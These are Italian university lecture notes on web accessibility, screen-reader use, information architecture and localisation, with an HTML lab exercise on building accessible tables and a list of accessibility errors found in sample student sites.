Esempio di una campagna realizzata a favore di una malattia rara che raccolse successi, visualizzazione e condivisioni:

- https://www.youtube.com/watch?v=an9f5leJs8s

<u>Nota</u>

Il pezzo che segue è parte del seminario della lezione di questa data; si può tranquillamente omettere. Presente per vari motivi (utile sapere/vedere determinate cose e concetti di accessibilità da parte di chi sa/conosce ciò che vuole in questo ambito come esigenza utente)

Le differenze tra non vedente e ipovedente non sono sempre chiare e spesso si tende ad equiparare o a confondere le due condizioni. Entrambe le situazioni rappresentano un quadro di disabilità visiva: rispettivamente la perdita totale e parziale della funzione visiva. La presenza di questo deficit comporta inevitabilmente delle ricadute sulla capacità di compiere in modo autonomo, funzionale ed efficace tutte le attività poiché manca la funzione di guida e controllo che esercita la vista durante il compimento di un'azione.

Con ipovisione si intende una condizione di deficit dell'acuità visiva (cioè, quanti decimi ci vede una persona), la quale viene determinata da lesioni anatomo-funzionali nei confronti dell'apparato visivo; è una disabilità civile.

La Legge 138 del 3 aprile 2001, anche in questo caso, ha individuato i criteri per stabilire la presenza di un quadro di cecità, differenziando in:

- Cecità totale – totale mancanza della vista in entrambi gli occhi o la sola percezione dell'ombra e della luce o del moto della mano in entrambi gli occhi o nell'occhio migliore, oppure residuo perimetrico binoculare inferiore al 3%

- Cecità parziale – residuo visivo inferiore a 1/20 in entrambi gli occhi o nell'occhio migliore, anche con la presenza di un'eventuale correzione, oppure residuo perimetrico binoculare inferiore al 10%

Similmente, si parla di campo visivo (cioè, quanto l'occhio veda), cioè la porzione di spazio che l'occhio è in grado di percepire, quando viene osservato un punto fisso e i livelli di luminosità percepiti.

Esiste anche su Windows 11 uno screen reader preintegrato (Assistente Vocale), ma non con tante funzionalità presenti. Per esempio, inserire delle opzioni "Visione" all'interno delle Impostazioni per regolazione "Non vedenti".
Un esempio di sito inaccessibile è https://www.italotreno.it/it
Difetti di questo sito:

- Continua lettura delle slide di navigazione
- Il campo Editazione non supporta l'elenco delle città (manca *data:list*)
- Non è possibile scrivere la data e il calendario è inaccessibile per qualsiasi giorno che non sia oggi

Esempio di app accessibile:

- Trainline (app di terze parti, che magari non tutti conoscono)

I non vedenti navigano solo con la tastiera e con una navigazione sequenziale. Per esempio:

- Tasto "E" serve per scorrere direttamente su un campo "Editabile"
- Tasto "H" serve per leggere le "Intestazioni/Headings"
- Tasto "B" per andare direttamente su un "Bottone/Button"

Per percepire un intero sito, un non vedente prende il contenuto del sito e lo fa leggere tramite blocco note. Chi non vede cerca sempre le intestazioni; se non le si trova è difficile (articolo ad intestazione di livello 1, etc.). Ad esempio, Ecosia come motore di ricerca le supporta nativamente.

Altro esempio di sito inaccessibile: Fascicolo Sanitario Elettronico Veneto.
Sito: https://salute.regione.veneto.it/web/fser/cittadino/fascicolo-sanitario-elettronico-regionale

- Manca il title che identifica i campi
- I link sono confusi e non ci sono intestazioni
- Troppe pagine da navigare

Esistono plugin che promettono integrazioni di accessibilità nel mercato:

- *AccessiWay*, il quale propone un approccio unico nel mercato: la combinazione tra software alimentati da IA e consulenza specializzata per raggiungere il massimo livello di disabilità e conformità per qualunque punto di contatto digitale limitando l'investimento necessario.
- *accessWidget*, il plugin di accessibilità per i siti web, grazie ad un'interfaccia semplice da utilizzare permette agli utenti di personalizzare l'esperienza su un sito in base alle loro esigenze.

Esempio interessante: http://www.iliad.it/
Quest'ultimo prevede l'attivazione di una modalità accessibile, che aggiunge ARIA e tag semantici ai vari campi; ciò non sarebbe necessario se fosse già accessibile. In questo caso, disattivando la modalità accessibile, diventa quasi di più; infatti, non aggiorna i campi e, anzi, ripete sempre informazioni inutili.

Nota Utile: UBlock Origin (plugin n.1 come Adblocker) disattiva anche i plugin di accessibilità; se il sito è già accessibile, non è un problema.

Gli ipovedenti non usano lo screen reader; tendono ad usare la lente di ingrandimento per cercare di vedere il più possibile. Questo crea difficoltà quando si è in modalità schermo intero; esiste anche la modalità Lente che fa focus dove serve. Al contrario dei non vedenti, gli ipovedenti possono adottare le immagini come punto di riferimento.

AccessiWay fornisce varie soluzioni (per utenti con epilessia, ADHD, disabilità cognitiva, ecc.).
Ulteriormente, vengono regolati allineamenti, spaziature, colori.

Scritto da Gabriel

Sul sito “Intesa San Paolo”, per esempio, l’interlinea diventa troppo grande e accavalla tutti gli elementi.

ə → Digitare con la tastiera il codice 0259 e, subito dopo, premere la combinazione Alt + X
La “schwa”, quindi il simbolo presentato, non si legge oppure viene letta come domanda.
Uno screen reader possiede la schwa (eSpeak), ma non viene pronunciata.
La tecnologia si scontra con l’incapacità evolutiva della lingua.

Nel caso di un telefono/smartphone, si adotta una sintesi vocale per ogni elemento e delle gesture (flick – strisciare e tap – tocco) per spostarsi tra gli elementi. Si può eseguire un doppio tap da qualsiasi punto dello schermo e viene selezionato un certo elemento. L’input Braille permette di conoscere, sapendo dove sono i punti tattili, di scrivere un qualsiasi input; per motivi di privacy, si può impostare la modalità Tenda per oscurare tutto lo schermo e usare comunque tutto lo schermo.
Anche lo stesso tema scuro è una cosa molto utile; nel caso di iPhone si usa VoiceOver come opzione.

Sempre per questo tema, la modalità Zoom ingrandisce tutto lo schermo e trovare ogni elemento.
Si può avere l’inversione dei colori in modalità classica (a tutto il colore) oppure Smart (lasciando elementi col loro colore originario); utile quest’ultima quando manca il tema scuro. Similmente, si può usare la fotocamera come lente.

Conclusione Progettazione dei Siti web & Inizio Principi di Web Design

La base informativa di un sito sono i suoi contenuti, che sono l’aspetto *predominante* del sito: non bastano una grafica accattivante e una tecnologia d’avanguardia, bisogna che l’applicazione abbia qualcosa da dire e lo dica *bene*. Si raccolgono gli input della fase precedente (analisi dell’utenza), poi questo processo porta in output le informazioni presenti nel sito.
Ovviamente, se vengono utilizzate altre sorgenti si deve fare attenzione ai copyright.

I testi sul Web devono permettere una rapida lettura, possono essere realizzati per punti e siano marcati con dei tag *em, strong,* etc. Inoltre, fondamentale e l’utilizzo di un correttore di bozze specialmente per le parti in lingua straniera (anche in lingua originale non fa male, ndr). Il linguaggio deve essere semplice e comprensibile, strutturando in titoli e sottotitoli; quando possibile, preferire immagini e video (opportunamente descritti in modo alternativo) e usare link di approfondimento, strutturando il tutto secondo un tono adeguato al proprio sito e pubblico secondo una strutturazione logica e di parole chiave.

Il modello mentale che si forma navigando un sito web si riferisce alla rappresentazione mentale che un utente costruisce del sito web mentre lo naviga. Questo modello mentale include le aspettative dell'utente riguardo alla struttura e alla navigazione del sito, nonché le informazioni e i contenuti che l'utente si aspetta di trovare in ogni sezione del sito (individuando specifiche conseguenze causa-effetto).

Esso si forma attraverso la navigazione del sito e l'esplorazione dei suoi contenuti. Ad esempio, quando un utente entra in un sito web, si aspetta di trovare una barra di navigazione in alto o in basso della pagina che gli consenta di accedere alle diverse sezioni del sito. Inoltre, l'utente si aspetta di trovare una struttura logica e intuitiva del sito, con sezioni ben organizzate e facilmente accessibili.

Ogni utente, durante la propria navigazione, porta con sé un certo modello mentale dato da alcuni fattori:
- modalità di interazione
- aspettative dell’utente (queste influenzano la strategia di browsing da parte dell’utente)

Si deve tener presente che la navigazione, oltre ad essere determinata dalle modalità di interazione proprie di ogni utente, viene anche fortemente influenzata da tre fattori:

- la struttura del documento
- gli strumenti di navigazione forniti
- la strategia di *browsing/navigazione*
    - *breadth first* (in ampiezza, sapendo che si guardano tutti i link di primo livello/menù, poi i link di secondo livello/della pagina, etc.);
    - *depth first* (in profondità, quindi cliccando un menù, poi un link pagina, link secondari, etc). Questo può succedere nel caso di piani tariffari, per esempio se l'utente vuole sapere tutti i dettagli dell'azienda; cliccando un link per ogni livello, trovo l'informazione alla fine;
    - *random*, in cui si consulta casualmente un sito confrontando le varie voci.

Regole fondamentali

- È essenziale riconoscere le *convenzioni esterne* e non infrangerle, a meno che *non ne valga effettivamente la pena*.
    - Esempi di convenzioni esterne
        - Accessibilità: etichette descrittive alternative per le immagini
        - Usabilità: Lunghezza barra di scorrimento per dimensione contenuti, bottoni di navigazione grandi e ben posizionati, etc.
- Seguire convenzioni diverse solo se il tornaconto è davvero alto
- Rispettare sempre le *convenzioni interne* (rompono le convenzioni esterne, ad es. nel sito X avrò un colore Y apposito per i link visitati oppure un cursore custom). Queste *non possono essere rotte*.
    - Esempi di convenzioni interne
        - Progettazione: uso del colore/immagini/caratteri
        - Convenzioni di scrittura: tono coerente
        - Navigazione: disposizione/presentazione link di navigazione
        - Struttura del sito: mappa interna che l'utente vede e si crea di conseguenza
- Facilitare la creazione di una mappa mentale (cioè, che un utente si ricordi della collocazione e del senso logico delle pagine)

L'utente del web è in genere frettoloso e impaziente. Può non avere uno scopo preciso, ma nel caso ce l'abbia, il numero di operazioni necessarie per raggiungerlo determina la "*bontà*" del sito.

Si deve inoltre considerare l'audience, quindi si aprono due scelte:

- Globalizzazione o Internazionalizzazione
    - Processo di creazione di un documento che possa avere successo in differenti culture e mercati senza modifiche; si capisce dal contesto d'uso, in base alla posizione dell'utente.
    - In questo modo, lo stesso sito può essere usato in tutti i paesi
    - La mera traduzione rimane solo la globalizzazione
- Localizzazione
    - Progettazione di un documento il cui aspetto e il cui contenuto fanno pensare di essere stato creato da una persona proveniente da uno specifico paese o da una specifica area culturalmente omogenee; dipende sempre dal contesto
    - Questo significa che vengono realizzate diverse versioni locali del sito

Naturalmente, può cambiare tutto: lingua, alfabeto, valuta, direzione di lettura del testo, indirizzi, formati data-ora, sistemi di misura, cultura e convenzioni sociali.
Esempi vari:

- caso Yahoo che ha introdotto il simbolo della busta per inviare le e-mail al posto del simbolo della casella postale
- colore rosso indica gravità generalmente ma per altri può indicare il calore
- vietata la vendita di caffè in Palestina, in quanto considerato droga leggera perché sostanza stimolante.
- le bandiere rappresentano il paese, non la lingua; per quello occorre inserire le iniziali della lingua
- la colorazione tende ad essere più sobria/monocromatica per siti di lusso, con toni più accesi se siti per bambini, di colori particolari per ricorrenze/festività (rosso per Natale, nero per il Black Friday).

Scritto da Gabriel

Il contesto culturale in cui è "immerso" il ricevente di un processo di comunicazione è fondamentale per la comprensione delle sue aspettative. Quando entrano in gioco componenti di natura culturale non si parla più solo di traduzione ma di localizzazione. Ad esempio, audience diverse hanno sensibilità diverse verso certe notizie (considerando la maggioranza asiatica/europea, assieme a quella africana e americana).


- Ad esempio, audience diverse hanno sensibilità diverse verso certe notizie

L'informazione deve essere strutturata in modo organizzato; per questo si parla di *architettura dell'informazione*, cioè:

- la combinazione di organizzazione, archiviazione, etichettatura, ricerca e sistemi di navigazione relativi ai siti web
- L'arte e la scienza di dare forma a prodotti ed esperienze informative per supportare l'usabilità e la trovabilità/*findabilty* (l'efficacia con la quale si può reperire informazione)

La composizione del mondo è largamente determinata dalla nostra capacità di organizzare l'informazione. Internet dà la libertà di pubblicare l'informazione e la responsabilità di organizzarla.

Individuiamo i tre punti:



- *Contesto*, quindi l'architettura dell'informazione di un sito dovrebbe fornire un'immagine tangibile dell'organizzazione che lo promuove (missione, obiettivi, strategia)
- *Contenuti*, che includono documenti, applicazioni, servizi, schemi e metadati. I parametri da considerare includono il produttore e il proprietario dei contenuti, il formato, la granularità, i metadati, il volume e la dinamicità dei contenuti
- *Utenti*, sapendo che esistono diversità nelle preferenze degli utenti e nei comportamenti relativi alla ricerca dell'informazione

Si possono avere problemi di tipo informativo:

- *sovraccarico cognitivo*, per cui manteniamo solo attenzione ad un certo numero di informazioni, ma siamo travolti da migliaia di stimoli. Quando si hanno troppe informazioni contemporaneamente e non si è in grado di elaborarle tutte efficacemente, si ha una diminuzione delle prestazioni cognitive;
- *disorientamento*, diretta conseguenza dell'avere troppi stimoli per cui, in base alle singole informazioni, decidiamo quelle più importanti. In questo caso si è confusi e incapaci di prendere decisioni.

L'eccesso di collegamenti e di cammini esplorativi può scoraggiare l'utente e fargli perdere di vista lo scopo della ricerca. Sono necessarie funzioni di *contestualizzazione* e *orientamento* che diano all'utente la chiara percezione della propria posizione all'interno della rete informativa.
All'inizio, lo facevano i browser ma, col complicarsi del numero dei collegamenti, hanno abbandonato questa funzione.

Per quanto riguarda il *comportamento* degli utenti, si adotta un modello informativo *too-simple*:

- L'utente pone una domanda
- Accade qualcosa (ricerca o navigazione)
- L'utente riceve una risposta e conclude la ricerca

Problemi:

- Gli utenti non sempre sanno quello che vogliono
- Spesso la ricerca termina con un insuccesso o una soddisfazione parziale, a volte non necessariamente perché non esiste la risposta ma manca la domanda.
    - Non si deve rispondere solo all'utente che sa, ma a quelli che hanno risposte vaghe.
- Il contesto viene ignorato

Scritto da Gabriel

- Non è possibile determinare univocamente con un singolo approccio algoritmico cosa vogliano tutti gli utenti


Quello che vogliono gli utenti può essere descritto con la *metafora della pesca*:

- Il tiro perfetto
    - Gli utenti sanno esattamente quello che stanno cercando (spesso usano una strategia di navigazione depth-first).
    - Per questi utenti si usa una casella di ricerca/alberatura piatta.

- Trappola per aragoste
    - Gli utenti hanno un'idea precisa di cosa stanno cercando e si aspettano di imparare qualcosa durante il processo esplorativo che li aiuti nella prossima iterazione della ricerca.
    - Sono utenti che non sono insoddisfatti, ma anzi sono contenti perché hanno capito qualcosa utile per loro. L'utente compie una navigazione in cui è interessato a tutto.
        - E.g. ho voglia di muovermi di più e sto cercando una palestra vicino a me e trovo per esempio alcune che fanno sport che non mi interessano; ho comunque imparato che esiste una palestra vicino a me e magari pratica buoni prezzi, nonostante non abbia del tutto soddisfatto i miei scopi
    - Per questi utenti occorre utilizzare per ogni pagina contenuti interessanti/keyword evidenziate/esposizione per punti; essi accettano più clic nella navigazione purché imparino qualcosa davvero
        - Fornire anche contenuti approssimativi può essere utile per questi utenti

- Pesca con la rete/Pesca a strascico
    - Gli utenti non lasciano nulla di intentato e vogliono esaminare un po' tutto all'interno di un certo argomento. Considerano tutte le informazioni. Occorre fare in modo che questi utenti *non si perdano*.
    - Cerco di fare in modo che l'utente non si perda e non vi sia disorientamento

- Boa di segnalazione
    - Gli utenti vogliono ritrovare un elemento informativo utile, usando uno strumento come un *bookmark/segnalibri* (fatte normalmente dai browser; possono anche essere interni, come una *wishlist/lista dei desideri*).
    - Per questi utenti, occorre fornire meccanismi per ritrovare cose che mi interessano e tornarci in un secondo momento



L'informazione viene trovata:
- Attraverso la ricerca
- Attraverso la navigazione
- Facendo domande

Tre step fondamentali per garantire migliore distinzione tra l'informazione e le sue categorie:
- Classificazione
- Navigazione
- Etichettatura

Ricerca e navigazione devono essere integrati, per supportare meglio l'utente nel suo percorso.
Esistono dei problemi legati all'organizzazione dell'informazione:

Scritto da Gabriel

- Ambiguità
    - L'informazione può essere ambigua a seconda del contesto, infatti i sistemi di classificazione sono costruiti basandosi su un linguaggio, che può essere ambiguo, dato che la classificazione di oggetti/concetti astratti può essere difficoltosa. Alcuni esempi:
        - pomodoro, intendendo la pianta o opera d'arte di Arnaldo Pomodoro (dalle slide)
        - cookies, intendendo i biscotti oppure le preferenze di navigazione
- Eterogeneità
    - In generale, l'omogeneità permette una facile costruzione di un sistema di classificazione strutturato (es. catalogo biblioteca).
    - Molti siti web sono eterogenei: forniscono l'accesso a documenti a diversi livelli di granularità e in formati multipli.
- Differenze di prospettiva
    - Indispensabile mettersi nei panni degli utenti
- Diversità di politiche
    - La scelta del sistema di classificazione può avere un grande impatto nella percezione dell'ente/azienda che promuove un sito; è necessario fare dei compromessi

Laboratorio 6 – Creazione tabella accessibile/tag ARIA/salto contenuti

Per poter realizzare una tabella in modo accessibile, occorre dare un ID specifico alla tabella, dando una descrizione visiva tramite *caption*. Successivamente, descriviamo i singoli attributi che ne fanno parte;

- strutturalmente, tramite *thead/tbody/tfoot* e relativo CSS
- utilizzo all'interno delle colonne degli attributi *scope* e utilizzo di *data-title* per descrivere i contenuti delle celle

Un esempio realizzativo nel nostro laboratorio (mettiamo *data-title* essendo HTML e non XHTML):

```
            <h2>La squadra</h2>
            <!--Descrizione della tabella in modo accessibile, composizione
strutturale delle componenti-->
            <p id="dTable">In questa tabella vengono riassunti i dati dei giocatori
in 5 colonne: Giocatore, Ruolo, Maglia, Punti, Squadra di Provenienza</p>
            <table aria-describedby="dTable">
                <caption>Giocatori</caption> <!--Commento illustrativo-->
                <thead>
                    <tr>
                        <th scope="col">Giocatore</th>
                        <th scope="col">Ruolo</th>
                        <th scope="col">Maglia </th>
                        <th scope="col">Punti</th>
                        <th scope="col">Squadra di provenienza</th>
                    </tr>
                </thead>
                <tbody>
                    <tr>
                        <th data-title="Giocatore" scope="row">Simone
Giannelli</th>
                        <td data-title="Ruolo">Palleggiatore</td>
                        <td data-title="Maglia">6</td>
                        <td data-title="Punti">872</td>
                        <td data-title="Squadra di provenienza"><span lang="en">Sir
Safety</span> Susa Perugia</td>
```

```
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Riccardo
Sbertoli</th>
                        <td data-title="Ruolo">Palleggiatore</td>
                        <td data-title="Maglia">8</td>
                        <td data-title="Punti">393</td>
                        <td data-title="Squadra di provenienza">Itas Trentino</td>
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Fabio Balaso</th>
                        <td data-title="Ruolo">Libero</td>
                        <td data-title="Maglia">7</td>
                        <td data-title="Punti">1606</td>
                        <td data-title="Squadra di provenienza">Cucine Lube
Civitanova</td>
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Leonardo
Scanferla</th>
                        <td data-title="Ruolo">Libero</td>
                        <td data-title="Maglia">24</td>
                        <td data-title="Punti">623</td>
                        <td data-title="Squadra di provenienza">Gas <span
lang="en">Sales Bluenergy</span> Piacenza</td>
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Simone Anzani</th>
                        <td data-title="Ruolo">Centrale</td>
                        <td data-title="Maglia">17</td>
                        <td data-title="Punti">2276</td>
                        <td data-title="Squadra di provenienza">Cucine Lube
Civitanova</td>
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Gianluca
Galassi</th>
                        <td data-title="Ruolo">Centrale</td>
                        <td data-title="Maglia">14</td>
                        <td data-title="Punti">1144</td>
                        <td data-title="Squadra di provenienza">Vero <span
lang="en">Volley</span> Monza</td>
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Alessandro
Michieletto</th>
                        <td data-title="Ruolo">Schiacciatore</td>
                        <td data-title="Maglia">5</td>
                        <td data-title="Punti">960</td>
                        <td data-title="Squadra di provenienza">Itas Trentino</td>
```

```
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Daniele Lavia</th>
                        <td data-title="Ruolo">Schiacciatore</td>
                        <td data-title="Maglia">15</td>
                        <td data-title="Punti">1604</td>
                        <td data-title="Squadra di provenienza">Itas Trentino</td>
                    </tr>
                    <tr>
                        <th data-title="Giocatore" scope="row">Yuri Romanò</th>
                        <td data-title="Ruolo">Schiacciatore</td>
                        <td data-title="Maglia">17</td>
                        <td data-title="Punti">1865</td>
                        <td data-title="Squadra di provenienza">Gas <span
lang="en">Sales Bluenergy</span> Piacenza</td>
                    </tr>
                </tbody>
                <tfoot>
                    <tr>
                        <th scope="row" colspan="3">Totale Punti</th>
                        <td>11343</td>
                        <td></td>
                    </tr>
                </tfoot>
        </table>
```

Inoltre, ha fatto vedere progetti degli anni scorsi che sono passati con buoni voti:

- il primo sito era basato sugli axolotl e il dettaglio più importante era il tema chiaro e scuro (accessibilità per i dispositivi) con più nessun contrasto con i colori;

- il secondo sito invece si occupava di gestire una palestra, indicando i corsi disponibili e i personali trainer. Era ben strutturato ma l'unico lato negativo che gli ha tolto la possibilità di prendere 30 è che hanno utilizzato la stessa grafica dei bottoni in alcune informazioni che invece non contenevano link, quindi se si andava a cliccare non portava da nessuna parte. In poche parole bisogna fare attenzione con la grafica e per evitare errori simili, è consigliabile far vedere il sito a qualcuno che non lo ha mai visto;

- qualcuno ha pensato di creare un sito per registrare i punti e la storia di D&D, questo progetto (da quanto ho capito) ha preso il massimo e la cosa più bella è stato il ridimensionamento della pagina. Nell'header è stato messo come sfondo una strada che andava verso una foresta ed è stato inserito in primo piano (in css) 4 personaggi che sembra che camminano. Quando la pagina viene ridimensionata, i personaggi si muovono verso il centro rendendoli sempre visibili all'utente;

- in un altro progetto hanno deciso di gestire le piste disponibili per andare a sciare e per permettere di rendere accessibile una immagine (che rappresentava una montagna con tutti i percorsi e i punti importanti - quindi aveva tanti dati) è stata accompagnata da una serie di tabelle che descrivono l'immagine;

- l'ultimo sito invece ha partecipato anche ad un concorso l'anno scorso, ben strutturato con la grafica e aveva la tabella con gli orari dell'ufficio ridimensionabile. Cioè da desktop rendeva visibile gli orari giorno per giorno in orizzontale, mentre su cellulare visualizzavi i giorni in verticale.

Scritto da Gabriel

Esercizi di Accessibilità e Test Wooclap

1) Utilizzando il linguaggio HTML5 creare questa tabella e renderla accessibile.

Giocatori

Giocatore	Ruolo	Maglia	Punti	Squadra di provenienza
Simone Giannelli	Palleggiatore	6	872	Sir Safety Susa Perugia
Riccardo Sbertoli	Palleggiatore	8	393	Itas Trentino
Fabio Balaso	Libero	7	1606	Cucine Lube Civitanova
Leonardo Scanferla	Libero	24	623	Gas Sales Bluenergy Piacenza
Simone Anzani	Centrale	17	2276	Cucine Lube Civitanova
Gianluca Galassi	Centrale	14	1144	Vero Volley Monza
Alessandro Michieletto	Schiacciatore	5	960	Itas Trentino
Daniele Lavia	Schiacciatore	15	1604	Itas Trentino
Yuri Romanò	Schiacciatore	17	1865	Gas Sales Bluenergy Piacenza
Totale Punti			11343	

(Praticamente come visto sopra, ma ugualmente incluso)

```
<h1>La squadra</h1>
        <span id="sumTabella" class="navigationHelp">In questa tabella vengono riassunti i dati dei giocatori in 5 colonne: nome, ruolo, maglia in nazionale, punti e squadra di provenienza.</span>

        <table id="tabellaGiocatori" aria-describedby="sumTabella">
            <caption>Giocatori</caption>

            <thead>
            <tr>
                <th scope="col">Giocatore</th>
                <th scope="col">Ruolo</th>
                <th scope="col">Maglia </th>
                <th scope="col">Punti</th>
                <th scope="col">Squadra di provenienza</th>
            </tr>
            </thead>

            <tbody>
            <tr>
                <th scope="row">Simone Giannelli</th>
                <td>Palleggiatore</td>
                <td>6</td>
                <td>872</td>
                <td><span lang="en">Sir Safety</span> Susa Perugia</td>
            </tr>
            <tr>
                <th scope="row">Riccardo Sbertoli</th>
```

```
            <td>Palleggiatore</td>
            <td>8</td>
            <td>393</td>
            <td>Itas Trentino</td>
        </tr>
        <tr>
            <th scope="row">Fabio Balaso</th>
            <td>Libero</td>
            <td>7</td>
            <td>1606</td>
            <td>Cucine Lube Civitanova</td>
        </tr>
        <tr>
            <th scope="row">Leonardo Scanferla</th>
            <td>Libero</td>
            <td>24</td>
            <td>623</td>
            <td><span lang="en">Gas Sales Bluenergy</span> Piacenza</td>
        </tr>
        <tr>
            <th scope="row">Simone Anzani</th>
            <td>Centrale</td>
            <td>17</td>
            <td>2276</td>
            <td>Cucine Lube Civitanova</td>
        </tr>
        <tr>
            <th scope="row">Gianluca Galassi</th>
            <td>Centrale</td>
            <td>14</td>
            <td>1144</td>
            <td>Vero Volley Monza</td>
        </tr>
        <tr>
            <th scope="row">Alessandro Michieletto</th>
            <td>Schiacciatore</td>
            <td>5</td>
            <td>960</td>
            <td><span lang="en">Itas Trentino</span></td>
        </tr>
        <tr>
            <th scope="row">Daniele Lavia</th>
            <td>Schiacciatore</td>
            <td>15</td>
            <td>1604</td>
            <td><span lang="en">Itas Trentino</span></td>
        </tr>
        <tr>
            <th scope="row">Yuri Romanò</th>
            <td>Schiacciatore</td>
            <td>17</td>
            <td>1865</td>
            <td><span lang="en">Gas Sales Bluenergy</span> Piacenza</td>
```

```
                </tr>
            </tbody>

            <tfoot>
            <tr>
                <td colspan="3">Totale Punti</td>
                <td>11343</td>
                <td></td>
            </tr>
            </tfoot>
        </table>
```

2)

Scegliere uno tra i seguenti siti:

Sleek Paradire http://tecweb.studenti.math.unipd.it:8123/esempio2/
Succulente Shop http://tecweb.studenti.math.unipd.it:8123/esempio3/public
(login amministratore admin@gmail.com password: admin; login utente user@gmail.com password: user)
Parco Oltremare Riccione http://tecweb.studenti.math.unipd.it:8123/esempio5/
(login amministratore admin password: admin; login utente user password:user)
ed effettuare un'analisi di accessibilità.

Si tratta di progetti dell'anno scorso anonimizzati e modificati ai fini di questo esercizio, quindi non ha senso cercare di capire chi fossero gli autori e chiedere il punteggio ottenuto perchè come detto sono stati modificati anche introducendo e togliendo errori.

Da casa per collegarsi ai progetti dovete fare il tunnel verso localhost. Se seguite le istruzioni date nel video che trovate nella sezione PHP, la source port la potete scegliere (ad esempio 11080) e la porta di destinazione diventa tecweb.studenti.math.unipd.it:8123. A questo punto per collegarsi agli esempi il link diventa localhot:sourcePort. Se avete scelto 11080 i link diventano:

Sleek Paradise http://localhost:11080/esempio2/
Succulente Shop http://localhost:11080/esempio3/public (login amministratore admin@gmail.com password: admin; login utente user@gmail.com password: user)
Parco Oltremare Riccione http://localhost:11080/esempio5/ (login amministratore admin password: admin; login utente user password:user)

Per collegarsi da casa:
Da un qualsiasi client ssh (anche la shell cmd di windows) scrivere la seguente stringa:
ssh username@sshpaolotti.studenti.math.unipd.it -L11080:tecweb:8123
sostituendo alla stringa username il vostro username.
A questo punto per collegarsi via browser http://localhost:11080/pathDegliEsempi

Risposte

Collezione degli errori presenti nei 3 siti riportati

- tabella poco chiara
- Le tabelle del checkout non presentano descrizione accurata e precisa, troppo generica
- nella home, la sezione "Usa il nostro preventivo" inganna l' utente perche` sembra provvisto di link
- breadcrumb non mostra l'intero percorso di navigazione
- Per le descrizioni vengono utilizzati i nomi dei colori
- Struttura intestazioni errata
- la tabella ordini non ha scope e description
- La pagina "home" è considerata allo stesso livello delle altre
- Pagina Dashboard vuota
- Gestione resize delle tabelle (per admin, nelle pagine di gestione)
- Keywords identiche per ogni pagina
- Meta tag description vuoto
- Utilizzo di al posto di tag semantici (ex. al posto di <main>)
- Sezione "Necrologi" in visualizzazione smartphone si potrebbe confondere con i titoli della home
- Modalità di segnalazione errore accumula tutti gli errori (quotator.php)
- Ordinamento delle città in "quotator.php" non chiaro
- Le keywords "onoranze" e "funebri" andrebbero unite in "onoranze funebri"
- Le keywords sono uguali in ogni pagina
- Provando con vari tool di accessibilità e fisicamente, sono giunto a queste conclusioni.
- tabindex maggiori di 0
- title vuoti
- Non viene data la possibilità di saltare la navigazione
- Non è chiaro il significato delle azione al checkout
- La breadcrumb non mostra il percorso effettuato
- invia preventivo non navigabile con tabindex
- lang parzialmente corretto nel footer
- Non viene utilizzato il tag abbr per leggere le abbreviazioni
- Per le descrizioni vengono utilizzati i nomi dei colori
- Viene indicato come contenuto l'icona del delfino che permette di dire dove ci troviamo nel menu
- Le tabelle nella pagina "Il nostro parco" non riportano tutte le informazioni dell'immagine
- Testo alternativo del logo indica un pulsante che non esiste
- Image replacement del tag h1 assente sul logo
- mancato utilizzo di role="navigation" per il menu
- Link di anchor verso il contenuto non presente
- Troppe h1 in home page
- footer da mobile non visualizzato correttamente
- campo telefono è testo
- breadcrumb mostra solo la pagina corrente e non l'intero percorso
- immagini decorative in html e non css
- aiuti alla navigazione nascosti in modo errato
- immagini decorative in html e non css
- breadcrumb mostra solo la pagina corrente e non l'intero percorso
- preventivatore mobile non visualizzato correttamente
- campo telefono è testo
- campi data sono testo
- tabelle necessitano di scope
- le tabelle non hanno lo scope e la summary non è completa
- Tabelle senza scope
- le tabelle sono senza scope e la summary non completa

- codice html non valido per le pagine del carrello, profilo, aggiungi prodotto
- non c'è abbastanza contrasto tra testo e background nella pagina delle piante (riquadro verde)
- nel menù non c'è abbastanza contrasto tra link visitato e link non visitato
- La mancanza di role “nav”
- Caratteri speciali usati nell’aver scritto male xml:lang
- Tabindex positivo
- Errata disposizione di tag dl/dt/dd

Quali di questi test devono essere fatti per migliorare l'accessibilità di una pagina web?

- Validità del codice HTML
- Controllo esistenza di link circolari (È più un fattore di usabilità)
- Controllo esistenza di link rotti (È più un fattore di usabilità)
- Controllo presenza di alternative multisensoriali
- Controllo della presenza e dell'adeguatezza degli attributi alt
- Controllo estetica dei colori (Non interessa particolarmente)

Un tag input può essere inserito come figlio di un tag form? No
(Gli elementi dei form, per problemi di accessibilità, andrebbero realizzati in *fieldset*; di fatto, un elemento come *form* in XHTML può contenere solo elementi di blocco, cosa che *input* non è)

Che livello di accessibilità WCAG richiede la legge italiana ed europea? → AA

Un attributo aria-label può essere usato per associare un'etichetta ad un tag input? → No
(È possibile farlo, ma è scorretto. Per il tag *input*, esiste già *label* che è semanticamente corretto, ma aria-label è il modo di farlo se non avessi nessun altro modo di quello).

